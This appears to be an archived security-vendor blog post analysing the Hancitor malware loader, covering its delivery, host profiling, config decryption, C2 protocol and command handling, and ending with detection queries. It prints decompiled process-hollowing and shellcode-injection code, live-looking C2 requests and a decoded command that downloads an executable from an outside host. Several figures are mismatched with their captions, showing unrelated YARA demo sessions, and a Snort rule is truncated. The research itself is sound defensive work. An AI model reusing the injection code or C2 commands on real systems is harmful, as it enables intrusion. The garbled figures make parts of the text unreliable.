

Analysis of Hancitor – When Boring Begets Beacon

By Binary Defense

Archived: 2026-04-05 12:43:18 UTC

Author: Brandon George

What is Hancitor?

Hancitor is a well-known malware loader that has been observed delivering FickerStealer, Sendsafe, and Cobalt Strike Beacon if the victim targeting conditions are met. In recent months, more threat intelligence has been gathered as to what the attackers' goals are when Hancitor is used to deliver Cobalt Strike Beacon and, [based on the information shared](#), it has become apparent that the Cuba Ransomware gang has selected Hancitor as its loader of choice. This means that companies of all sizes need to be sure their cyber defense and detection strategies include the capability to detect behaviors associated with Hancitor. Many ransomware gangs up to this point have chosen Cobalt Strike as their preferred tool to move within an environment, but few malware loaders drop Beacon as quickly as Hancitor. This means that time to detection and response is critical for defenders to avoid damage to systems that they protect.

Acknowledgements

This study would have not been possible without the help and hard work of James Quinn at Intel471, Pim Trouerbach at Nike, and the whole Threat Research team here at Binary Defense. Thank you all for the contributions and guidance, the field would be lacking without your help.

Hancitor Delivery

Hancitor largely relies on Word documents for delivery by embedding the DLL inside of the doc and executing through RunDLL32.exe. When the document opens, the DLL is written to various places in a user's AppData directory. In some cases, the DLL is written to AppDataLocalTemp, in other cases it can be seen being written to in AppDataLocalMicrosoftWord or AppDataRoamingMicrosoftWindowsStart MenuProgramsStartup. Regardless of the write location, the macro will use ShellExecuteA to launch RunDLL32.exe.

File Version Information

Copyright	all rights reserved
Product	update of YFDTBOHHRX software
Description	premium legit YFDTBOHHRX isntaller
File Version	1.2.8.3
Comments	premium legit YFDTBOHHRX
Date signed	2:50 AM 11/19/2019

Figure 1. Hancitor document lure

```
stephan@ubuntu: ~/Documents/blog/yara
stephan@ubuntu:~/Documents/blog/yara$ ls ./files
bye.txt  hello.txt
stephan@ubuntu:~/Documents/blog/yara$ cat files/hello.txt
hello, world!
stephan@ubuntu:~/Documents/blog/yara$ cat files/bye.txt
goodbye!
stephan@ubuntu:~/Documents/blog/yara$ yara hello_world.yar ./files
hello_world ./files/hello.txt
stephan@ubuntu:~/Documents/blog/yara$
```

Figure 1a. olevba functionality report of Hancitors maldoc

The Binary

```
1 rule hello_world
2 {
3     strings:
4         $hello = "hello"
5         $world = "world"
6         $ignore = "foo"
7     condition:
8         ($hello or $world) and
9         not $ignore
10 }
```

Figure 2. Exported Function

When the malicious document launches the DLL via Rundll32, the function referenced will only be seen and executed once the DLL is unpacked. An example of what this particular sample would run as in the command line would look like this:

```
"C:WindowsSystem32rundll32.exe"
c:usersadminappdataroamingmicrosoftwordomsh.dll,EUAYKIYBPAX
```

In the unpacked binary, two exports (functions created by the malware author) lead to the same location, which is where analysis can start.

```
stephan@ubuntu: ~/Documents/blog/yara
stephan@ubuntu:~/Documents/blog/yara$ ls ./files
bye.txt hello.txt ignore.txt
stephan@ubuntu:~/Documents/blog/yara$ cat ./files/hello.txt
hello, world!
stephan@ubuntu:~/Documents/blog/yara$ cat ./files/ignore.txt
hello
world
more filler text
ignore me please
foo
bar
baz
stephan@ubuntu:~/Documents/blog/yara$ yara hello_world.yar ./files
hello_world ./files/hello.txt
stephan@ubuntu:~/Documents/blog/yara$
```

Figure 2a. Unpacked Binary Entry Point

The first call in the EntryPoint will lead to a call to the main function and the first step of Hancitor's lifecycle, the host profiling.

Host Profiling with Hancitor

```
stephan@ubuntu: ~/Documents/blog/yara
stephan@ubuntu:~/Documents/blog/yara$ cat always_true.yar
rule always_true
{
    condition:
        true
}
stephan@ubuntu:~/Documents/blog/yara$ yara always_true.yar ./files
always_true ./files/hello.txt
always_true ./files/ignore.txt
always_true ./files/bye.txt
stephan@ubuntu:~/Documents/blog/yara$
```

Figure 3. Labeled Functions Used for gathering Host Information

```
1 rule hello_world
2 {
3     meta:
4         author      = "Your Name"
5         description = "A demonstration for how to create YARA rules"
6     strings:
7         $hello = "hello"
8         $world = "world"
9         $ignore = "foo"
10    condition:
11        ($hello or $world) and
12        not $ignore
13 }
```

Figure 4. BotID Function

To uniquely identify each victim (bot) system, Hancitor computes a BotID using information from the hardware and configuration. Hancitor uses the HDD Serial Number (like many other malware families, i.e., Emotet) and enumerates the assigned IP addresses of each network adapter (virtual or physical) on the infected device. Hancitor uses these values and converts them to integers and XORs them against one another to generate the final "hash" and serves as the BotID. If one monitors the traffic from a bot, the Hash will be labeled as "GUID=".

```
Stephans-MacBook-Pro:FuxSocy stephansimon$ cat fuxsocy.yar
rule FuxSocy : ransomware
{
  meta:
    author = "Stephan Simon <stephan.simon@binarydefense.com>"
    date = "2019-10-24"
    description = "A ransomware tweeted about by @malwrhunterteam"
    modified = "2019-10-24"
    reference = "https://twitter.com/malwrhunterteam/status/1187360440734625798"
    tlp = "WHITE"
  strings:
    $n1 = "FuxSocy_Evaluated" wide
    $n2 = "FuxSocy_InstallPlace" wide
    $n3 = "FuxSocy_Instance" wide

    $s1 = "{RAND}" wide
    $s2 = "\\*.*.exe" wide
    $s3 = "%d.%d-%d-%d.%dT%T.%d:%d:%d" wide
    $s4 = "PT1M" wide
    $s5 = "PT0S" wide
    $s6 = "/d /c taskkill /f /pid %d > NUL & ping -n 1 127.0.0.1 > NUL & del \"%s\" > NUL & exit" wide
    $s7 = "/d /c start \"%s\" \"%s\"" wide
    $s8 = "Win32_ShadowCopy.ID='%s'" wide
    $s9 = "SuperHidden" wide
    $s10 = "ShowSuperHidden" wide
    $s11 = "Shell.IPC.%s" wide
    $s12 = "\\StringFileInfo\\%04x%04x\\%s" wide
  condition:
    uint16(0) == 0x5a4d and
    filesize <= 100KB and
    (1 of ($n*) or 4 of ($s*))
}
Stephans-MacBook-Pro:FuxSocy stephansimon$ du -h -d 0 ~/Documents/Malware
5.6G  /Users/stephansimon/Documents/Malware
Stephans-MacBook-Pro:FuxSocy stephansimon$ yara -r fuxsocy.yar ~/Documents/Malware
FuxSocy /Users/stephansimon/Documents/Malware/FuxSocy/c6866a33a75b9c6c1d90e76729d6879206c7786f323fbbf9d0552c7b037fa87c.bin
Stephans-MacBook-Pro:FuxSocy stephansimon$
```

Figure 4A. Generate BotID Hash

```
.text:1000311A call    ds:GetComputerNameA
.text:10003120 test   eax, eax
.text:10003122 jz     short loc_10003135

.text:10003124 lea   edx, [ebp+Buffer]
.text:1000312A push  edx           ; lpString2
.text:1000312B mov   eax, [ebp+lpString1]
.text:1000312E push  eax           ; lpString1
.text:1000312F call  ds:lstrcatA

.text:10003135 loc_10003135:
.text:10003135 push  offset asc_100042BC ; " @"
.text:1000313A mov   ecx, [ebp+lpString1]
.text:1000313D push  ecx           ; lpString1
.text:1000313E call  ds:lstrcatA
.text:10003144 lea   edx, [ebp+String2]
.text:1000314A push  edx           ; lpString1
.text:1000314B call  getUserAccountNameAndDomain
.text:10003150 add   esp, 4
.text:10003153 test  eax, eax
.text:10003155 jz     short loc_10003168

.text:10003157 lea   eax, [ebp+String2]
.text:1000315D push  eax           ; lpString2
.text:1000315E mov   ecx, [ebp+lpString1]
.text:10003161 push  ecx           ; lpString1
.text:10003162 call  ds:lstrcatA
```

Figure 5. Computer and Account Information Function

While profiling the host, it will get the host's computer name and the user account in which the process is running. Surprisingly, there are no checks to determine if the user is an administrator or any logic to decide if any alternative actions should be taken if the user is an administrator, as is typically seen in other malware families.

```

.text:1000254D
.text:1000254D loc_1000254D:
.text:1000254D lea    ecx, [ebp+var_4]
.text:10002550 push   ecx                ; int
.text:10002551 push   20h                ; dwNumberOfBytesToRead
.text:10002553 push   offset Buffer       ; lpBuffer
.text:10002558 push   offset szUrl       ; "http://api.ipify.org"
.text:1000255D call   httpGET
.text:10002562 add    esp, 10h
.text:10002565 cmp    eax, 1
.text:10002568 jnz    short loc_1000258A
    
```

Figure 6. External IP Check

The use of api.ipify.org to gather the external IP of the infected host is a pattern seen for a long time and continues to be seen in 2021. Although it is a publicly available service and is not malicious in itself, if the use of api.ipify.org is unusual in an organization's environment, it may be a valuable query to start threat hunting.

```

.text:100023C0 DomainCount= dword ptr -0Ch
.text:100023C0 Domains= dword ptr -8
.text:100023C0 var_4= dword ptr -4
.text:100023C0 lpString1= dword ptr 8
.text:100023C0
.text:100023C0 push  ebp
.text:100023C1 mov   ebp, esp
.text:100023C3 sub   esp, 0Ch
.text:100023C6 mov   eax, 1
.text:100023CB imul  ecx, eax, 0
.text:100023CE mov   edx, [ebp+lpString1]
.text:100023D1 mov   byte ptr [edx+ecx], 0
.text:100023D5 lea   eax, [ebp+DomainCount]
.text:100023D8 push  eax                ; DomainCount
.text:100023D9 lea   ecx, [ebp+Domains]
.text:100023DC push  ecx                ; Domains
.text:100023DD push  3Fh                ; '?' ; Flags
.text:100023DF push  0                   ; ServerName
.text:100023E1 call  ds:DsEnumerateDomainTrustsA
.text:100023E7 test  eax, eax
.text:100023E9 jz    short loc_100023F2
    
```

```

.text:100023F2
.text:100023F2 loc_100023F2:
.text:100023F2 cmp    [ebp+DomainCount], 0
.text:100023F6 jnz    short loc_10002402
    
```

```

.text:10002402
.text:10002402 loc_10002402:
.text:10002402 mov    [ebp+var_4], 0
.text:10002409 jmp    short loc_10002414
    
```

```

.text:10002414
.text:10002414 loc_10002414:
.text:10002414 mov    eax, [ebp+var_4]
.text:10002417 cmp    eax, [ebp+DomainCount]
.text:1000241A jnb    short loc_10002482
    
```

Figure 7. Domain Trust Enumeration Function

Hancitor will pull Active Directory Trust information through DsEnumerateDomainTrustsA. The return value from this function call determines whether or not a bot will inject a Cobalt Strike Beacon later on. For Beacon injection to take place, the bot has to provide at least one domain in the EXT field listed in the Check-in section to come.

```
.text:10003459  
.text:10003459 loc_10003459:  
.text:10003459 movzx   ecx, word ptr [ebp+SystemInfo.anonymous_0]  
.text:1000345D cmp     ecx, 9  
.text:10003460 jnz    short loc_10003469
```

Figure 8. Bitness check function

After checking values in the SystemInfo struct, Hancitor returns the proper PE or shellcode for 32-bit or 64-bit systems.

Hancitor Bot Configuration

Each bot has an RC4-encrypted configuration built into it that comprises of a campaign ID and a couple of URLs that will be beacons out to when the check-in occurs. The buffer containing the configuration is typically stored in the .data section, where the key is 8 bytes long, and the encrypted buffer which contains the configuration is contiguous with the key. The routine goes as follows:

1. Hash the 8 bytes with SHA1
2. Take the first 5 bytes of the SHA1 digest and note it as the RC4 key
3. Decrypt the buffer with RC4 and the RC4 Key

The contents of the .data section of a Hancitor binary can be decrypted easily using CyberChef in two steps, shown below.

Step 1: Copy the first eight bytes from the .data section as input to compute the RC4 key:




Figure 9. Creating the RC4 key in CyberChef

Step 2: Take the key derived in step 1 and RC4 decrypt the remaining bytes of the .data section




Figure 10. RC4 Key Decrypting the Data Buffer and the decrypted configuration in CyberChef

These URLs are the Hancitor C2s which will keep track of what bots have checked in and their associated environments. Hancitor in the vast majority of cases uses cleartext HTTP traffic and has sparingly used HTTPS.

The Check-in and Command & Control

Once the C2 URLs are decrypted, the values are saved to a different buffer to be used later.

In this case, the infected host will send an HTTP POST request as the check-in with the information we looked at earlier:

```
64Bit Device - GUID=%I64u&BUILD=%s&INFO=%s&EXT=%s&IP=%s&TYPE=1&WIN=%d.%d(x64)
32Bit Device - GUID=%I64u&BUILD=%s&INFO=%s&EXT=%s&IP=%s&TYPE=1&WIN=%d.%d(x32)
```

1. BotID
2. Malware Build Version
3. Computer Name + DomainUsername
4. External IP
5. Domain Trust Information
6. OS Arch information

An example of what the check-in might look like:

```
POST /8/forum.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: restanumb.ru
Content-Length: 131
Cache-Control: no-cache
```

```
GUID=8989078625512357508BUILD=2505_nxat9&INFO=DESKTOP-MN90G9Z @ DESKTOP-MN90G9ZPhineas&EXT=&IP=REDACTED&TYPE=181
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Wed, 26 May 2021 20:48:31 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.45

NTGMARhAEg4OckBVVRUYDhMIFRRUCA9VTBIJQg8JEx1UHwIfBgc=
```

When the C2 sends the 200 OK, a Base64 encoded string will be sent, and the routine follows these steps:

1. Encoded String

1. NTGMARhAEg4OckBVVRUYDhMIFRRUCA9VTBIJQg8JEx1UHwIfBgc=

It should be noted that the C2 sends four extra bytes of extraneous characters to throw a wrench in analysis. This can be remediated by slicing off the first four characters of any response, as seen below.

- Base64 without extraneous characters
 - ARhAEg4OckBVVRUYDhMIFRRUCA9VTBIJQg8JEx1UHwIfBgc=
- Hex Values
 - 35 31 8c 01 18 40 12 0e 0e 0a 40 55 55 15 18 0e 13 08 15 14 54 08 0f 55 4c 12 09 42 0f 09 13 1d 54 1f 02 1f 06 07
- XOR with 0x7A
- Decrypted Response
 - {b:http://obtiron.ru/6hs8usig.exe}

As mentioned before, the received command tells the bot how and what to start as a new process. There are only five valid commands Hancitor uses:

- "b" – Downloads either a Cobalt Strike Beacon, FickerStealer, or Sendsafe and injects it into a new svchost.exe process
- "e" – Downloads either a Cobalt Strike Beacon, FickerStealer, or Sendsafe and injects it into the currently running process
- "l" – Downloads shellcode and executes in the current process or into svchost
- "n" – Nothing, but it could also serve as a ping if the bot is still active.
- "r"- Similar to the "b" command but includes a check to determine if the downloaded image is a DLL or an exe.

For commands "b", "e", and "l", the downloaded payloads are always injected into svchost through process hollowing. The "r" command is the only command that touches disk by writing the downloaded image to the user's AppDataLocalTemp directory. In all of the cases analyzed, this command has not been used, but Hancitor

will generate a .TMP file with the prefix "BN" where the rest of the name will be the current computer time as Hancitor always sets a value of 0 in the uUnique parameter of [GetFilenameTempA](#).

e.x. C:\Users\Philip\AppData\Local\Temp\BN19981014234200.TMP

It can also be represented as a regular expression as well:

C:\Users\w+\AppData\Local\Temp\BNd{7-14}.TMP

Snort Rule

```
alert tcp any any -> any $HTTP_PORTS (msg:"Possible Hancitor Checkin"; flow:established,to_server; content:"PO
```

Image Download and Execution

When the image is downloaded, it will be encrypted with XOR using a modification of the payload bytes as the key and compressed with LZ. The XOR routine is the most complex out of all of the encryption methods, but that does not say much as it is still easy to replicate and thus decrypt the payload. The routine can be interpreted as followed:

```
for ( i = 8; i < SizeOfImage; ++i ):  
ImageData[i] = ImageData[i] ^ ImageData[i mod 8]
```

Once the XOR routine is done, the image will be decompressed using LZ through the RtlDecompressBuffer function. This function is used for every command except for the "n" command.

```

int __cdecl processCommand(char *a1, _DWORD *pdwStatus)
{
    int result; // eax

    if ( a1[1] != 58 )
        return 0;
    switch ( *a1 )
    {
        case 'b':
            *pdwStatus = downloadImageAndInjectIntoNewSvcHostInstance(a1 + 2);
            result = 1;
            break;
        case 'e':
            *pdwStatus = downloadImageAndExecuteWithinCurrentProcess(a1 + 2, 0);
            result = 1;
            break;
        case 'l':
            *pdwStatus = downloadShellcodeAndExecute(a1 + 2, 1, 1);
            result = 1;
            break;
        case 'n':
            *pdwStatus = 1;
            result = 1;
            break;
        case 'r':
            *pdwStatus = downloadImageAndInjectIntoNewSvcHostInstance_0(a1 + 2);
            result = 1;
            break;
        default:
            result = 0;
            break;
    }
    return result;
}

```

Figure 11. Command Table

"b" Command – Download Image and Inject Into New Svchost Instance

```

.text:10001E80 ; int __cdecl downloadImageAndInjectIntoNewSvcHostInstance(LPCSTR lpzUrl)
.text:10001E80 downloadImageAndInjectIntoNewSvcHostInstance proc near
.text:10001E80
.text:10001E80 var_C= dword ptr -0Ch
.text:10001E80 lpMem= dword ptr -8
.text:10001E80 dwBytes= dword ptr -4
.text:10001E80 lpzUrl= dword ptr 8
.text:10001E80
.text:10001E80 push    ebp
.text:10001E81 mov     ebp, esp
.text:10001E83 sub     esp, 0Ch
.text:10001E86 mov     [ebp+dwBytes], 500000h
.text:10001E8D mov     eax, [ebp+dwBytes]
.text:10001E90 push    eax ; dwBytes
.text:10001E91 call   malloc
.text:10001E96 add     esp, 4
.text:10001E99 mov     [ebp+lpMem], eax
.text:10001E9C mov     [ebp+var_C], 0
.text:10001EA3 push    1 ; int
.text:10001EA5 lea    ecx, [ebp+dwBytes]
.text:10001EA8 push    ecx ; int
.text:10001EA9 mov     edx, [ebp+dwBytes]
.text:10001EAC push    edx ; UncompressedBufferSize
.text:10001EAD mov     eax, [ebp+lpMem]
.text:10001EB0 push    eax ; lpBuffer
.text:10001EB1 mov     ecx, [ebp+lpzUrl]
.text:10001EB4 push    ecx ; lpzUrl
.text:10001EB5 call   downloadImage
.text:10001EBA add     esp, 14h
.text:10001EBD cmp     eax, 1
.text:10001EC0 jnz    short loc_10001ED9

```

```

.text:10001EC2 mov     edx, [ebp+dwBytes]
.text:10001EC5 push    edx
.text:10001EC6 mov     eax, [ebp+lpMem]
.text:10001EC9 push    eax
.text:10001ECA call   injectImageIntoNewSvcHostInstance
.text:10001ECF add     esp, 8
.text:10001ED2 mov     [ebp+var_C], 1

```

Figure 12. downloadImageAndInjectIntoNewSvcHostInstance Function

```
ProcessId = -1;
if ( !hasMZHeader(pvImage) )
    return 0;
if ( !createSvchostInstance(&Process, &hObject) )
    return ProcessId;
if ( injectImageIntoRemoteProcess(Process, pvImage, dwImageSize, (DWORD *)Buffer, (DWORD *)&v4) == 1
    && activateRemoteThread(Process, hObject, Buffer[0], v4) == 1 )
{
    ProcessId = GetProcessId(Process);
}
if ( ProcessId == -1 )
    TerminateProcess(Process, 0);
CloseHandle(hObject);
CloseHandle(Process);
return ProcessId;
```

Figure 12a. injectImageIntoNewSvchostInstance

```
lpBaseAddress = VirtualAllocEx(hProcess, lpAddress, dwSize, 0x3000u, 0x40u);
if ( !lpBaseAddress )
{
    lpBaseAddress = VirtualAllocEx(hProcess, 0, dwSize, 0x3000u, 0x40u);
    lpAddress = lpBaseAddress;
}
if ( lpBaseAddress )
{
    lpBuffer = malloc(dwSize);
    if ( lpBuffer )
    {
        if ( copyImageSectionsToNewBuffer(pvImage, dwImageSize, lpBuffer, (int)lpAddress) )
        {
            if ( pvRemoteImageBase )
                *pvRemoteImageBase = (DWORD)lpAddress;
            if ( pvRemoteImageEntryPoint )
                *pvRemoteImageEntryPoint = (DWORD)lpAddress + *((_DWORD *)v7 + 10);
            if ( WriteProcessMemory(hProcess, lpBaseAddress, lpBuffer, dwSize, 0) )
                v6 = 1;
        }
    }
}
```

Figure 12b. InjectImageIntoRemoteProcess

Many portions of the injection process are repeated as they all utilize Process Hollowing as the technique of choice, but the distinct feature of the "b" command is its choice to inject into svchost. Process hollowing for Hancitor follows a routine like this:

1. Load the image into a buffer
2. Start svchost into a suspended state
3. Get address space of the newly created process
4. Allocate the address space using VirtualAllocEx for the image to be moved into
5. Copy image into the new buffer
6. Use WriteProcessMemory to write the image into the new buffer
7. Start new thread in svchost

"e" Command – Download Image and Inject into Current Process

```
int __cdecl downloadImageAndExecuteWithinCurrentProcess(LPCSTR lpzUrl, int fIsDll)
{
    int v3; // [esp+0h] [ebp-Ch]
    char *lpMem; // [esp+4h] [ebp-8h]
    SIZE_T dwBytes; // [esp+8h] [ebp-4h] BYREF

    dwBytes = 5242880;
    lpMem = (char *)malloc(0x500000u);
    v3 = 0;
    if ( downloadImage(lpzUrl, lpMem, 0x500000u, &dwBytes, 1) )
    {
        loadImageIntoCurrentProcessAndExecute(lpMem, dwBytes, 0, fIsDll);
        v3 = 1;
    }
    free(lpMem);
    return v3;
}
```

Figure 13. downloadImageAndExecuteWithinCurrentProcess

```
int __cdecl loadImageIntoCurrentProcessAndExecute(_BYTE *pvImage, int dwImageSize, int fRequiresThread, int fIsDll)
{
    void (__cdecl *v5)(_DWORD); // [esp+8h] [ebp-Ch] BYREF
    HANDLE hObject; // [esp+Ch] [ebp-8h]
    LPVOID lpParameter; // [esp+10h] [ebp-4h] BYREF

    if ( !hasMZHeader(pvImage) )
        return 0;
    if ( loadImageIntoCurrentProcess(pvImage, dwImageSize, &lpParameter, &v5) != 1 )
        return 0;
    loadImageIAT((int)lpParameter);
    if ( fRequiresThread == 1 )
    {
        hObject = CreateThread(0, 0, thread_startImageEntryPoint, lpParameter, 0, 0);
        if ( hObject )
            CloseHandle(hObject);
    }
    else if ( fIsDll == 1 )
    {
        ((void (__stdcall *) (LPVOID, int, _DWORD))v5)(lpParameter, 1, 0);
    }
    else
    {
        v5(v5);
    }
    return 1;
}
```

Figure 13a. loadImageIntoCurrentProcessAndExecute

When the bot receives the command to inject into the currently running process, it will have several assumptions to work with, including whether or not the downloaded is a DLL or requires a new thread. The routine is relatively straightforward:

1. Download Image (exe)
2. Check if PE
3. Allocate memory for image
4. Allocate memory for new process address
5. Copy image into the new buffer
6. Set image base
7. Set new entry point in the current process
8. Load import table
9. Create thread

"I" command – Download Shellcode and Execute

```
int __cdecl downloadShellcodeAndExecute(LPCSTR lpzUrl, int a2, int a3)
{
    int v4; // [esp+0h] [ebp-Ch]
    void *lpMem; // [esp+4h] [ebp-8h]
    SIZE_T dwBytes; // [esp+8h] [ebp-4h] BYREF

    dwBytes = 5242880;
    lpMem = malloc(0x500000u);
    v4 = 0;
    if ( downloadImage(lpzUrl, (char *)lpMem, 0x500000u, &dwBytes, 0) )
    {
        executeShellcode(lpMem, dwBytes, a2, a3);
        v4 = 1;
    }
    free(lpMem);
    return v4;
}
```

Figure 14. downloadShellcodeandExecute

While the function says "downloadImage" in this case, it will download shellcode and inject the code into a new process and thread.

```
if ( fRequiresHostProcess )
{
    if ( !createSvchostInstance(&hProcess, v6) )
        return 0;
    lpBaseAddress = VirtualAllocEx(hProcess, 0, dwSize, 0x3000u, 0x40u);
    if ( lpBaseAddress )
    {
        if ( WriteProcessMemory(hProcess, lpBaseAddress, lpBuffer, dwSize, 0) )
        {
            hObject = CreateRemoteThread(hProcess, 0, 0, (LPTHREAD_START_ROUTINE)lpBaseAddress, 0, 0, &ThreadId);
            if ( hObject )
            {
                CloseHandle(hObject);
                return 1;
            }
        }
    }
}
else
{
    lpParameter = VirtualAlloc(0, dwSize, 0x3000u, 0x40u);
    if ( lpParameter )
    {
        memcpy(lpParameter, lpBuffer, dwSize);
        if ( !fRequiresThread )
        {
            v6[1] = lpParameter;
            ((void (*)(void))lpParameter)();
            return 1;
        }
        Thread = CreateThread(0, 0, StartAddress, lpParameter, 0, 0);
        if ( Thread )
        {
            CloseHandle(Thread);
            return 1;
        }
    }
}
return 0;
```

Figure 14a. executeShellcode

Because this command only utilizes shellcode, Hancitor builds in the flexibility for injection into the current process or svchost. If the flag (fRequiresHostProcess) is set to 1, the shellcode will be injected into a new svchost process, otherwise the current process is used. This is likely to be seen when a Cobalt Strike Beacon is going to be loaded.

"r" Command – Write to Disk and Execute

This command is distinctly different than the rest in that it is the only command that touches disk and does not use process hollowing.

```
int __cdecl downloadImageAndExecute(LPCSTR lpzUrl)
{
    int v2; // [esp+0h] [ebp-Ch]
    void *lpMem; // [esp+4h] [ebp-8h]
    SIZE_T dwBytes; // [esp+8h] [ebp-4h] BYREF

    dwBytes = 5242880;
    lpMem = malloc(0x500000u);
    v2 = 0;
    if ( downloadImage(lpzUrl, (char *)lpMem, 0x500000u, &dwBytes, 1) )
    {
        writeTempFileAndExecute(lpMem, dwBytes);
        v2 = 1;
    }
    free(lpMem);
    return v2;
}
```

Figure 15. downloadImageAndExecute

Hancitor makes executions rather simple and tolerant to server-side changes by including options to run both DLLs and EXEs which is fitting for the malware it drops.

```
int __cdecl writeTempFileAndExecute(LPCVOID lpBuffer, DWORD nNumberOfBytesToWrite)
{
    CHAR CommandLine[260]; // [esp+0h] [ebp-30Ch] BYREF
    CHAR Buffer[260]; // [esp+104h] [ebp-208h] BYREF
    CHAR TempFileName[260]; // [esp+208h] [ebp-104h] BYREF

    GetTempPathA(0x104u, Buffer);
    GetTempFileNameA(Buffer, "BN", 0, TempFileName);
    if ( writeImageToDisk(TempFileName, lpBuffer, nNumberOfBytesToWrite) != 1 )
        return 0;
    if ( !IsDllImage((int)lpBuffer) )
        return executeCommand(TempFileName);
    wsprintfA(CommandLine, "Rundll32.exe %s, start", TempFileName);
    return executeCommand(CommandLine);
}
int __cdecl(LPSTR lpCommandLine)
0: 0004 ^0.4 LPSTR lpCommandLine;
RET 0004 eax int;
TOTAL STKARGS SIZE: 4
```

Figure 15. writeTempFileAndExecute

In the cases seen, this is not a common option for Hancitor to write a file to disk and leave unnecessary evidence behind. There are checks to determine if the downloaded image is a DLL or and EXE but regardless, a file with the prefix "BN" with a random name is being created to the user's

AppDataLocalTemp directory. When the file is written, if the file is a DLL it will be executed with RunDLL32.exe and if the file is an EXE, it will be a normal execution with Hancitor as the parent process.

Hancitor Detection Opportunities

There are a number of effective Suricata rules available to detect Hancitor through network traffic, another effective means can occur at the endpoint. Most EDR products can detect DNS resolutions and make the connection to the associated process. Filtering and creating detections on this can offer **some** insight as to what processes might be profiling a system, but should not be considered high fidelity unless paired with better detections. The logic would look something like this in Kusto Query Language (KQL) using Sysmon logs:

```
Sysmon
| where EventID == 22
| where Domain == "api.ipify.org" and ProcessName !in ("chrome.exe", "iexplore.exe", "firefox.exe")
```

Another simplistic but effective detection can be built on the relationship between Hancitor and the downloaded payload. Hancitor has in the recent past only relied on using RunDLL32.exe for initial execution which given new information about the command table. Three out of the four commands rely on svchost to serve as the child process and the host for process injection. Some EDR products can detect process injection, but all EDR systems should track the parent/child relationship of processes, including svchost. Svchost.exe should rarely ever have a parent that is not services.exe and should never have a parent of rundll32.exe. The logic would look something like this in KQL using Sysmon logs and CrowdStrike:

KQL

```
Sysmon
| where ProcessName == "svchost.exe" and InitiatingProcessName == "rundll32.exe"
```

CrowdStrike Falcon

```
event_simpleName=ProcessRollup2
| where ParentBaseFileName=rundll32.exe AND FileName=svchost.exe
```

For process hollowing, CrowdStrike offers a valuable collection of logs to help figure out what processes might be acting suspiciously. Most of the time, this can be easily filtered as the number of results should be minimal:

```
event_simpleName=ProcessInjection
| search DetectName=RemotePivotHollowing
| join TargetProcessId_decimal
  [search event_simpleName=ProcessRollup2
  | search FileName=RunDLL32.exe]
```

Lastly, detections based on the "r" command is rather straightforward and can be easy to respond to using Sysmon and KQL:

KQL:

```
Sysmon
| where EvendID == 11
| where InitiatingProcessName == "rundll32.exe" and FileName contains "BN" and FilePath has "AppData\Local\Temp"
```

CrowdStrike:

```
event_simpleName=PeFileWritten FilePath=*AppData\Local\Temp\
| rename ContextProcessId_decimal as TargetProcessId_decimal
| rename FileName as FileWritten
| rename FilePath as PathWrittenTo
| join TargetProcessId_decimal
```

```
[search event_simpleName=ProcessRollup2 FileName=Rundll32.exe]  
| table FileName, FileWritten, PathWrittenTo, MD5HashData
```

Binary Defense MDR Detection of Hancitor

